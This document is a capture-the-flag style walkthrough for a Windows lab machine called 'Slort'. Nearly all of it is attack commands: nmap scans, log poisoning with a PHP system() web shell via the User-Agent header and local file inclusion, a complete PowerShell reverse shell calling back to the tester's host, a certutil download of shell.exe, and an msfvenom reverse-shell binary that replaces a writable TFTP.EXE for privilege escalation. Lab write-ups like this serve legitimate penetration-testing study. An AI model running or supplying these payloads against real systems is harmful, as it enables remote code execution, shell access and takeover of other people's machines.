
Slort
Nmap
sudo nmap -Pn -n 192.168.106.53 -sC -sV -p- --min-rate=10000 --open
check for vulnerabilities
sudo nmap -sVC -vvv 192.168.106.53 --script vuln
Check for LFI
So now we need to upload php code to get us remote code execution
curl -A "<?php system(\$_GET['cmd']); ?>" http://192.168.106.53:8080/
We can test it with the following:
http://192.168.106.53:8080/site/index.php?page=../../../../../../../../xampp/apache/logs/access.log&cmd=whoami

We can see the user all the way at the bottom
So lets take it to the next level and get a stable shell.
We need to URL encode the reverse shell. Paste the below into the attached below URL encoder
powershell -nop -w hidden -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.45.231',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data = (New-Object Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Set up a netcat listener
nc -lvnp 4444
Now paste the output from the URL encoder immeditately after cmd= in the website URL and hit enter

Lets transfer Winpeas
certutil -urlcache -f http://192.168.45.231:8000/shell.exe C:\Windows\Temp\shell.exe

In /xampp directory we find a passwords.txt file
Run winpeas and we see we have write access to TFTP.EXE in the Backup directory
Create a reverse shell binary
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.231 LPORT=4444 -f exe -o TFTP.EXE
Send it over to the windows target and run it